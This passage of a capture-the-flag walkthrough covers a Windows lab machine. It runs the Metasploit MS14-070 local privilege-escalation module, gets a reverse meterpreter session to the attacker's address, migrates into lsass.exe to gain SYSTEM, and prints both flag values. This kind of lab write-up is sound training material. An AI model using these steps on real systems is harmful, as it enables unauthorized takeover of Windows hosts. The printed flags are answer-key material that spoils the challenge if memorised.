
The exploit ran but we still don't have a session, let's bring back the options once again, and correct what's wrong

```
$show options
$set LHOSTS 10.10.14.21 #your ip address
```





```
$exploit
```

Once again the exploit ran but we still don't have a session, we gotta sgo some other way



Let's check the sessions and it's associated running processes


```
$sessions -l
$sessions -i 1
$ps
```



```
msf5 exploit(windows/local/ms14_070_tcpip_ioctl) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x86/windows  NT AUTHORITY\NETWORK SERVICE @ GRANPA  10.10.14.21:4444 → 10.10.10.14:1032 (10.10.10.14)

msf5 exploit(windows/local/ms14_070_tcpip_ioctl) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x86   0        NT AUTHORITY\SYSTEM
 272   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 324   272   csrss.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 348   272   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 396   348   services.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 408   348   lsass.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 604   396   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 680   396   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 736   396   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
```

check the processes, look for process runnig and owned by the administrator **(NT AUTHORITY\SYSTEM)**, take not of it's **ID**, in this case we chose process id=408 lsass.exe

```
$migrate 408
$getuid
$shell
$whoami
```



Step 5 - Looking for the User.txt

Navigvate to **C:\Documents and Settings\Harry\Desktop**, and retrieve the user flag.

```
$cd C:\documents and settings\harry\desktop\
$dir
$type user.txt
```

```
C:\Documents and Settings\Harry\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 246C-D7FE

 Directory of C:\Documents and Settings\Harry\Desktop

04/12/2017  05:32 PM    <DIR>          .
04/12/2017  05:32 PM    <DIR>          ..
04/12/2017  05:32 PM                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)  18,090,663,936 bytes free

C:\Documents and Settings\Harry\Desktop>type user.txt
type user.txt
bdff5ec67c3cff017f2bedc146a5d869
```

Step 6 - Looking for the Root.txt

Navigvate to **C:\Documents and Settings\Administrator\Desktop**, and retrieve the root flag.

```
$cd C:\documents and settings\administrator\desktop\
$dir
$type root.txt
```

```
C:\Documents and Settings\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 246C-D7FE

 Directory of C:\Documents and Settings\Administrator\Desktop

04/12/2017  05:28 PM    <DIR>          .
04/12/2017  05:28 PM    <DIR>          ..
04/12/2017  05:29 PM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  18,090,659,840 bytes free

C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
9359e905a2c35f861f6a57cecf28bb7b
```